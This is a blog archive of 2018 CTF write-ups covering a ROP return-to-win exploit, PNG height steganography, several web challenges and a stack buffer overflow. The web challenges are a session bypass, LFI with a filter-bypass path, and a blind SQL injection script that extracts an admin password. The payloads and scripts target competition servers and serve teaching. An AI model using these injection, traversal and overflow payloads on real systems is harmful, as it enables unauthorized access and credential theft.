Showing posts with label 2018. Show all posts

Sunday, April 1, 2018

SwampCTF 2018 - Apprentice's Return


This was a fun little intro challenge for the CTF. It adds a twist to the classic first step for beginners in exploit development.

One of the first ideas in exploitation is to change execution to a 'WIN' function, in this case 'slayTheBeast'.

Resources & Description:

For one such as yourself, apprentice to the arts of time manipulation, you must pass this first trial with a dreadful creature.

Connect:
nc chal1.swampctf.com 1802

-=Created By: TobalJackson=-

Here's the checksec listing:

    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)

The 'doBattle' function will read 50 bytes onto the stack then check the first gadget against 0x8048595, which refers to the leave instruction in 'doBattle':


The comparison checks the first gadget is below or equal to 0x8048595 using jbe. If this comparison passes, we get to return to our ROP chain.

Inspecting 'slayTheBeast', we can see it just cat's the flag, but the addresses are all above the previous comparison (0x8048595):


To pass the initial check, we can find a simple gadget which just returns to another gadget, almost a NOP gadget if you will. Let's look for this using ropper:

[INFO] Load gadgets from cache
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: ret

[INFO] File: return
0x08048545: ret 0x2b76;
0x0804853e: ret 0x95b8;
0x0804847e: ret 0xeac1;
0x080485ea: ret 0xfffd;
0x0804835a: ret;

The last one satisfies our constraint and has a clean exit, let's use that (0x0804835a) in combination with the flag printing function (0x80485db):

$ python -c 'from pwn import *; print "A"*42 + p32(0x0804835a) + p32(0x80485db)' | ./return
As you stumble through the opening you are confronted with a nearly-immaterial horror: An Allip!  The beast lurches at you; quick! Tell me what you do:
Your actions take the Allip by surprise, causing it to falter in its attack!  You notice a weakness in the beasts form and see a glimmer of how it might be defeated.
Through expert manouvering of both body and mind, you lash out with your ethereal blade and pierce the beast's heart, slaying it.
As it shimmers and withers, you quickly remember to lean in and command it to relinquish its secret:
flag{fake_flag}
[1]    30162 done                              python -c 'from pwn import *; print "A"*42 + p32(0x0804835a) + p32(0x80485db) |
       30163 segmentation fault (core dumped)  ./return

(The fake flag was placed in the same directory before executing the exploit)

echo 'flag{fake_flag}' > flag.txt

Now we can try it against the live service:

$ python -c 'from pwn import *; print "A"*42 + p32(0x0804835a) + p32(0x80485db)' | nc chal1.swampctf.com 1802
As you stumble through the opening you are confronted with a nearly-immaterial horror: An Allip!  The beast lurches at you; quick! Tell me what you do:

Your actions take the Allip by surprise, causing it to falter in its attack!  You notice a weakness in the beasts form and see a glimmer of how it might be defeated.
Through expert manouvering of both body and mind, you lash out with your ethereal blade and pierce the beast's heart, slaying it.
As it shimmers and withers, you quickly remember to lean in and command it to relinquish its secret:
...

And we've got the flag! Fear not the ancient ROPnique:

flag{f34r_n0t_th3_4nc13n7_R0pn1qu3}

Art on top is from http://www.dungeonsanddrawings.com/

Monday, March 5, 2018

Pragyan CTF 2018 - Pictorial mess (300)


This was an annoying but very rewarding challenge in the end once the idea came together.
We start off with a file called files.zip which contains seven png's from 0-6.png:


Source files: https://github.com/vitapluvia/Pragyan-CTF-2018/tree/master/stego/pictoral-mess

Looking at these we have the following images filled with color:


First we could see if any of these images have hidden values in the RGB values, they seem like a good candidate for this. Opening them in stegsolve and cycling through the channel filters, we start to see letters appear:


This seems to spell out 'MakeMeTall', attempting to submit this as the flag failed though.  It was just a clue towards the next step.


After some procrastination, it was time to try what must have been the right path. Edit the PNG in a hex editor and change the height value.

For this we'll source the amazing corkami binary references - https://github.com/corkami/pics, in particular the PNG reference:


There are many great hex editors out there, feel free to use your favorite if you're following along.

We want to look for IHDR and then skip past the next 4 bytes for the width to get to the height.
For each image, this value is set to 0x0000017C.

To make the image taller, let's increase that height value to 0x0000047C.
After we save the new copy of this image, we'll notice a CRC error when checking it using pngcheck.

zlib warning:  different version (expected 1.2.5, using 1.2.11)

0.png  CRC error in chunk IHDR (computed b301c292, expected e139ed35)
ERROR: 0.png

If we run pngcheck again, we get no errors, and if we look at the image it seems to have some extra information on the bottom!


Now we can repeat this process for the other images and check out the collection we get back:


Now this looks a lot like the bottom strips may be bits which could decode to character values. There are 20 'bits' per image and 7 images total. If we stack these bits, we get the header of this writeup:


If we attempt to concatenate these rows of bits together, we don't get anything too useful at all.
If we go from top to bottom, left to right, we're able to find a message. Trying the first column we can see what it decodes to:

$ python
>>> chr(0b1110000)
'p'

This is the beginning of the expected flag format 'pctf{', looks good!

Let's throw this in a small python script to decode it all:

#!/usr/bin/env python
from pwn import unbits

b = [
  '11111101111110101111',
  '11111011111111111111',
  '10101011000101110011',
  '00001001110010000101',
  '00110000111100001011',
  '01011110110001101000',
  '01001011100001111001',
]

flag = ''

for x in range(0, 20):
  bits = [0]
  for y in range(0, 7):
    bits += b[y][x]
  flag += unbits(bits)

print flag

This results in:

pctf{B3yondth3s1ght}


Sunday, March 4, 2018

Pragyan CTF 2018 - web


This post includes the following writeups:


Unfinished business (100pts)


This challenge presents a login prompt and a nice option of making yourself admin.

It was unusual that the organizers decided to reuse account credentials for the challenges themselves. This was one of those challenges.

After logging in we see a success message:


Attempting to visit admin.php, we get redirected to the same intermediate page.

The redirect looked a little suspicious, so it seemed right to check this using curl:


After editing out extra headers, we get the flag without the redirect:

$ curl 'http://128.199.224.175:25000/admin.php' -H 'Cookie: PHPSESSID={REDACTEDREDACTEDREDACTED}'

<!DOCTYPE html>
<html>
<head>
    <title>Admin Dashboard</title>
</head>
<body>

<center>
<h4>
Redirect
<br><br>
The Admin panel is under construction. Redirecting ...
</h4>
<br><br>
Flag :- pctf{y0u=Sh0Uldn'1/h4v3*s33n,1his.:)}
</center>

</body>
</html>


Authenticate your way to admin (150pts)


This challenge also used the CTF creds to auth, slightly odd, but when we login we get the following page:


They also included some source files for this challenge, notably this included:

$id_type = $_SESSION['id_type'];
$id = $_SESSION['id'];
...
<?php
    require "sayings.php";
    printf(get_random_saying());
    echo "<br><br>";
    if($id === 'admin' && $id_type === 'team_name')
        printf(output_flag());
?>

In login.php we also see $_SESSION values being set without condition:

$type = $_POST['id_type'];
$identifier = $_POST['identifier'];
$password = $_POST['password'];
$_SESSION['id'] = $identifier;

This means we could probably set the id & id_type to 'admin' and 'team_name' respectively without any verification, when attempting this we get a failure message:


This doesn't stop us from visiting homepage.php with our newly saved admin session:


El33t Articles Hub (200pts)


This challenge was a lot of fun and had a nice distraction!

First clicking on a link, we notice we're redirected to a page with some content, and the url contains:

http://128.199.224.175:22000/?file=Morning%20Rituals


This immediately invokes the idea of LFI. Playing around a little, we start to get errors filtering keywords such as php: to mitigate attacks such as php://filter.


After looking around for other potential vulnerabilities, something odd pops up:

<link rel='shortcut icon' href='favicon.php?id=3' type='image/x-icon'>

Why would a favicon be a php file, and why would it have an id? This is pure fish sauce.

Let's try to LFI it!

$ curl http://128.199.224.175:22000/favicon.php\?id\=./index.php
No files named './favicons/./index.php.png', './favicons/./index.php.ico'  or './favicons/./index.php.php' found

Perfect. Looks horrible.

Let's grab index.php source:

$ curl http://128.199.224.175:22000/favicon.php\?id\=../index

index.php snippet:

<!DOCTYPE html>
<html>
  <head>

  <?php
    $favicon_id = mt_rand(1,7);
    echo "<link rel='shortcut icon' href='favicon.php?id=$favicon_id' type='image/x-icon'>";
  ?>
...
    <?php
        error_reporting(0);
        require "fetch.php";
        require "helpers.php";

        $filename = !empty($_GET['file']) ? $_GET['file'] : "";

        if($filename !== "") {

            $filename = sanitize($filename);
            $file_contents = read_article($filename);
            echo "<p>";
            echo $file_contents;
            echo "</p>";
...

It looks like there are other php files to dump (favicon.php, fetch.php, helpers.php):

$ curl http://128.199.224.175:22000/favicon.php\?id\=../favicon > favicon.php
$ curl http://128.199.224.175:22000/favicon.php\?id\=../fetch > fetch.php
$ curl http://128.199.224.175:22000/favicon.php\?id\=../helpers > helpers.php

Grepping for the flag we see the match:

$ grep flag *
helpers.php:    $evil_chars = array("php:", "secret/flag_7258689d608c0e2e6a90c33c44409f9d");


Visiting this url we get the flag:


After walking through this challenge again, it seems the flag was locked down so the technique above wouldn't work. So as an addition to this writeup, let's walk through the next steps after direct flag access has been denied.

Looking at the files again there was a filter for the first LFI:

$bad_chars = array("./", "../");
foreach ($bad_chars as $value) {
    $filename = str_replace($value, "", $filename);
}

Playing around in a local/online PHP repl helps with this, we end up with the new url:

http://128.199.224.175:22000/?file=.....///secret//flag_7258689d608c0e2e6a90c33c44409f9d

This utilizes two LFI bugs, which is a nice combo to get the flag:


Animal attack (200pts)


As the name implies on this one, we're given a database of animal spies, and it hints at the possibility of SQL Injection with the search box.

Trying a very simple injection, we get a successful result:


We can check if it's really SQL Injection and not just a rough match by checking the failing condition 1=2:


Looks like we have something! Now we just need to union select and we should be done right?

The next query was:

alix' union select * from users


They seem to have blocked the keyword 'union' from the input. We'll have to get more creative.

Without any reflected errors and the blocking of keywords, it made sense to go the blind sql injection route.

This is a good paper on blind sqli which was followed initially during the CTF - https://www.exploit-db.com/papers/13045/

First it would be nice to go through quicker iterations for searching. Using the same method above to copy the cURL value, we get a simplified version on the command line. Note the web application base64 encoded the query before sending it off, so we do the same:

$ curl -s 'http://128.199.224.175:24000/' --data "spy_name="$(echo -en "alix'\n and 1=1 #" | base64)

To identify if the query succeeded or failed we can grep for Alix:

$ curl -s 'http://128.199.224.175:24000/' --data "spy_name="$(echo -en "alix'\n and 1=1 #" | base64) | grep Alix
        <b> Name : </b> Alix <br>

In the exploit-db paper by Marezzi, it mentions existence checks for columns, we'll perform the same here:

$ curl -s 'http://128.199.224.175:24000/' --data "spy_name="$(python -c 'print "alix'"'"' and (select substring(concat(1,password),1,1) from users where username=\"admin\" limit 0,1)=1 #".encode("base64").replace("\n", "")') | grep Alix

With this we are able to tell there is a users table with an admin user and a password column.
Now we can enumerate which characters are in the password by using character range comparisons.

Starting with the first character, we can identify that it starts with the known flag format 'pctf{':

curl -L 'http://128.199.224.175:24000/' --data "spy_name="$(python -c 'print "alix'"'"' and ascii(substring((SELECT password from users where username=\"admin\" limit 0,1),1,1))=112 #".encode("base64").replace("\n", "")') | grep Alix

That Passes! So now to enumerate other characters.
To find other characters, we iterate through the potential character space (python's string.printable is fine for this). Once we reach the point where the current character succeeds and the next fails, we know the next is part of the password. This may become clear in the following example:

We know 'p' is the beginning of the flag, when we iterate through all possible characters we reach 'o'. The check 'p' > 'o' succeeds. Next we check if 'p' > 'p', this obviously fails, and we know that 'p' is the next match for our password.

$ curl -s 'http://128.199.224.175:24000/' --data "spy_name="$(python -c 'print "alix'"'"' and ascii(substring((SELECT password from users where username=\"admin\" limit 0,1),1,1))>111 #".encode("base64").replace("\n", "")') | grep Alix
        <b> Name : </b> Alix <br>
$ curl -s 'http://128.199.224.175:24000/' --data "spy_name="$(python -c 'print "alix'"'"' and ascii(substring((SELECT password from users where username=\"admin\" limit 0,1),1,1))>112 #".encode("base64").replace("\n", "")') | grep Alix

We'll also want to make this process more efficient by introducing a binary search while traversing through the possible characters.

This was the final client for the challenge:

#!/usr/bin/env python
import requests

checkRange = range(9, 126)
BASE = "alix' and ascii(substring((SELECT password from users where username=\"admin\" limit 0,1),{},1))>{} #"

def bsearch(pos):
  min = 9
  max = 126
  while True:
    if max < min: return -1
    m = (min + max) // 2

    first = request(pos, m)
    second = request(pos, m + 1)

    if first and not second:
      return m + 1
    elif first and second:
      min = m + 1
    else:
      max = m - 1

def request(pos, char):
  payload = BASE.format(pos, char).encode('base64')
  r = requests.post('http://128.199.224.175:24000/', { "spy_name": payload })
  return 'Alix' in r.text

def main():
  flag = ''
  pos = 1

  while '}' not in flag:
    flag += chr(bsearch(pos))
    print 'Flag: {}'.format(flag)
    pos += 1

  print 'Result: {}'.format(flag)

if __name__ == '__main__':
  main()


Running the client we get the flag:


Pragyan CTF 2018 - Old school hack (200)


Pragyan had some fun challenges! There will be more writeups coming up soon for the CTF.
This binary Challenge wasn't very difficult, but the nostalgia of it was nice!

Here is the description:

Chris is trying out to be a police officer and the applications have just been sent into the police academy. He is really eager to find out about his competition. Help it him back the system and view the other applicant’s applications.

The service is running at 128.199.224.175:13000

We're given a x86-64 binary with NX & Canary enabled named police_academy.
Looking in Binary Ninja, we can immediately find out a few details which will help later when running through dynamic analysis.

First, there's a simple hard-coded password check on the binary:


After this it asks for a case number using scanf, uses a jump table to load a specific data filename onto the stack ($rbp-0x30) and then prints that file using print_record:


For the strings in Binary Ninja above, one useful feature is to hit the 'r' key to convert to character constants. The same was done for the jump to the flag setup:


The flag case exits which isn't very useful for us, so time to look elsewhere.

We can see all other cases converge onto this one block:


Note it's loading the filename string at rbp-0x30, 16 bytes after the password on the stack.
It's also interesting the existence check happens after the print.

Maybe we can overflow using password to add the path of flag.txt to the string referenced on the stack.

Looking back at the initial case comparison, there's a jump above instruction which will hit 0x400cb8 if the value is above 7:


Seems like we have a good amount of information to start dynamic analysis, let's run this binary!

Breaking at the ja destination, we'll inspect the stack value for filename to see if we can overflow into it. Remember the password is stored at rbp-0x40 and the filename is stored at rbp-0x30, that's a difference of 0x10 or 16 bytes. With that, let's try the overflow in GDB:

pwndbg> b *0x400cb8
Breakpoint 1 at 0x400cb8
pwndbg> r
Enter password to authentic yourself : kaiokenx20______AAAA
Enter case number:

   1) Application_1
   2) Application_2
   3) Application_3
   4) Application_4
   5) Application_5
   6) Application_6
   7) Flag

   Enter choice :- 9

pwndbg> x/s $rbp-0x40
0x7fffffffdf00: "kaiokenx20_____"...
pwndbg> x/s $rbp-0x30
0x7fffffffdf10: "AAAA"

Looks like it worked!

Repeating the same with flag.txt doesn't seem to work for some reason, let's look back at the disassembly....

In print_record, there's a compare for the filename size to be equal to 0x24 bytes:


This next part brings the nostolgia back, with path modification to work with this buffer size. We need to make this path 0x24 bytes while preserving validity of loading flag.txt. To do this we may add a bunch of slash characters when referencing it locally, ex.:

.///////////////////////////flag.txt

Combining this with our password, we get the following:

kaiokenx20______.///////////////////////////flag.txt

Running the binary with this password and a large > 7 (or underflowed negative) value for case number we drop the flag:

Enter password to authentic yourself :
Enter case number:

     1) Application_1
     2) Application_2
     3) Application_3
     4) Application_4
     5) Application_5
     6) Application_6
     7) Flag

     Enter choice :-


XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX


The flag is :- pctf{bUff3r-0v3Rfl0wS`4r3.alw4ys-4_cl4SsiC}